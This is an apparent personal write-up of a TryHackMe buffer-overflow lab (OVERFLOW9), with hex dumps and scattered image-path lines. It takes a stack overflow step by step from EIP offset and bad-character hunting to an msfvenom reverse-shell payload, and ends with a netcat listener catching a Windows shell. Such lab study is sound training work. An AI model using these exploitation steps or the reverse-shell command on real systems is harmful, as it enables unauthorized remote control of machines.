

overflow9 trying smth new

1. Determine min buffer size



2. Determine EIP
    - via msf-pattern_create


```
msf-pattern_create -l 1600
```



- Address: 35794234


3. Determine offset of the pattern
    - via msf-pattern_offset

    - EIP Offset: 1514
4. Test with Bs
    - Make sure `42424242` is at EIP



5. Determine badchars
    - etc Nullbyte `\x00`

```
buffer = b"A" * 1514 + b"B" * 4 + b"C" * 4 + badChars
```




6. Remove `\x04`

```
43 43 43 43 01 02 03 05
06 07 08 09 0A 0B 0C 0D
0E 0F 10 11 12 13 14 15
16 17 18 19 1A 1B 1C 1D
1E 1F 20 21 22 23 24 25
26 27 28 29 2A 2B 2C 2D
2E 2F 30 31 32 33 34 35
36 37 38 39 3A 3B 3C 3D
0A 0D 40 41 42 43 44 45
46 47 48 49 4A 4B 4C 4D
4E 4F 50 51 52 53 54 55
56 57 58 59 5A 5B 5C 5D
5E 5F 60 61 62 63 64 65
66 67 68 69 6A 6B 6C 6D
6E 6F 70 71 72 73 74 75
76 77 78 79 7A 7B 7C 7D
7E 7F 80 81 82 83 84 85
86 87 88 89 8A 8B 8C 8D
8E 8F 90 91 92 93 94 95
96 97 98 99 9A 9B 9C 9D
9E 9F A0 A1 A2 A3 A4 A5
A6 A7 A8 A9 AA AB AC AD
AE AF B0 B1 B2 B3 B4 B5
B6 B7 B8 B9 BA BB BC BD
BE BF C0 C1 C2 C3 C4 C5
C6 C7 C8 C9 CA CB CC CD
CE CF D0 D1 D2 D3 D4 D5
D6 D7 D8 D9 DA DB DC DD
DE DF E0 0A 0D E3 E4 E5
E6 E7 E8 E9 EA EB EC ED
EE EF F0 F1 F2 F3 F4 F5
F6 F7 F8 F9 FA FB FC FD
FF FF 0D 0A 00 90 ED 7F
```


7. Remove `\x3e`

```
43 43 43 43 01 02 03 05
06 07 08 09 0A 0B 0C 0D
0E 0F 10 11 12 13 14 15
16 17 18 19 1A 1B 1C 1D
1E 1F 20 21 22 23 24 25
26 27 28 29 2A 2B 2C 2D
2E 2F 30 31 32 33 34 35
36 37 38 39 3A 3B 3C 3D
0A 0D 41 42 43 44 45 46
47 48 49 4A 4B 4C 4D 4E
4F 50 51 52 53 54 55 56
57 58 59 5A 5B 5C 5D 5E
5F 60 61 62 63 64 65 66
67 68 69 6A 6B 6C 6D 6E
6F 70 71 72 73 74 75 76
77 78 79 7A 7B 7C 7D 7E
7F 80 81 82 83 84 85 86
87 88 89 8A 8B 8C 8D 8E
8F 90 91 92 93 94 95 96
97 98 99 9A 9B 9C 9D 9E
9F A0 A1 A2 A3 A4 A5 A6
A7 A8 A9 AA AB AC AD AE
AF B0 B1 B2 B3 B4 B5 B6
B7 B8 B9 BA BB BC BD BE
BF C0 C1 C2 C3 C4 C5 C6
C7 C8 C9 CA CB CC CD CE
CF D0 D1 D2 D3 D4 D5 D6
D7 D8 D9 DA DB DC DD DE
DF E0 0A 0D E3 E4 E5 E6
E7 E8 E9 EA EB EC ED EE
EF F0 F1 F2 F3 F4 F5 F6
```



8. Remove `\x3f`

```
43 43 43 43 01 02 03 05
06 07 08 09 0A 0B 0C 0D
0E 0F 10 11 12 13 14 15
16 17 18 19 1A 1B 1C 1D
1E 1F 20 21 22 23 24 25
26 27 28 29 2A 2B 2C 2D
2E 2F 30 31 32 33 34 35
36 37 38 39 3A 3B 3C 3D
40 41 42 43 44 45 46 47
48 49 4A 4B 4C 4D 4E 4F
50 51 52 53 54 55 56 57
58 59 5A 5B 5C 5D 5E 5F
60 61 62 63 64 65 66 67
68 69 6A 6B 6C 6D 6E 6F
70 71 72 73 74 75 76 77
78 79 7A 7B 7C 7D 7E 7F
80 81 82 83 84 85 86 87
88 89 8A 8B 8C 8D 8E 8F
90 91 92 93 94 95 96 97
98 99 9A 9B 9C 9D 9E 9F
A0 A1 A2 A3 A4 A5 A6 A7
A8 A9 AA AB AC AD AE AF
B0 B1 B2 B3 B4 B5 B6 B7
B8 B9 BA BB BC BD BE BF
C0 C1 C2 C3 C4 C5 C6 C7
C8 C9 CA CB CC CD CE CF
D0 D1 D2 D3 D4 D5 D6 D7
D8 D9 DA DB DC DD DE DF
E0 0A 0D E3 E4 E5 E6 E7
E8 E9 EA EB EC ED EE EF
F0 F1 F2 F3 F4 F5 F6 F7
```




9. Remove `\xe1`

```
43 43 43 43 01 02 03 05
06 07 08 09 0A 0B 0C 0D
0E 0F 10 11 12 13 14 15
16 17 18 19 1A 1B 1C 1D
1E 1F 20 21 22 23 24 25
26 27 28 29 2A 2B 2C 2D
2E 2F 30 31 32 33 34 35
36 37 38 39 3A 3B 3C 3D
40 41 42 43 44 45 46 47
48 49 4A 4B 4C 4D 4E 4F
50 51 52 53 54 55 56 57
58 59 5A 5B 5C 5D 5E 5F
60 61 62 63 64 65 66 67
68 69 6A 6B 6C 6D 6E 6F
70 71 72 73 74 75 76 77
78 79 7A 7B 7C 7D 7E 7F
80 81 82 83 84 85 86 87
88 89 8A 8B 8C 8D 8E 8F
90 91 92 93 94 95 96 97
98 99 9A 9B 9C 9D 9E 9F
A0 A1 A2 A3 A4 A5 A6 A7
A8 A9 AA AB AC AD AE AF
B0 B1 B2 B3 B4 B5 B6 B7
B8 B9 BA BB BC BD BE BF
C0 C1 C2 C3 C4 C5 C6 C7
C8 C9 CA CB CC CD CE CF
D0 D1 D2 D3 D4 D5 D6 D7
D8 D9 DA DB DC DD DE DF
E0 E2 E3 E4 E5 E6 E7 E8
E9 EA EB EC ED EE EF F0
F1 F2 F3 F4 F5 F6 F7 F8
```

```
F9 FA FB FC FD FE FF 0D
0A 00 FD 7F 00 B0 FD 7F
11 59 99 00 FE FF FF FF
```

- Badchars: `\x00\x04\x3e\x3f\xe1`

10. Determine JMP
    - JMP Address must not have any of the identified badChars



- Address: 0×625011af
- Little Endian: `\xaf\x11\x50\x62`

11. Generate Shellcode

```
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.11.49.241
LPORT=4444 EXITFUNC=thread -b '\x00\x04\x3e\x3f\xe1' -f python
```

12. Exploit
    a. offset (the number of As to reach EIP)
    b. returnAdd (EIP)
    c. NOP
    d. Shellcode

```
┌──(root💀kali)-[~/tryhackme/bufferOverflowPrep/overflow9]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.146.149] 49294
Microsoft Windows [Version 6.1.7601]
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C:\Users\admin\Desktop\vulnerable-apps\oscp>
```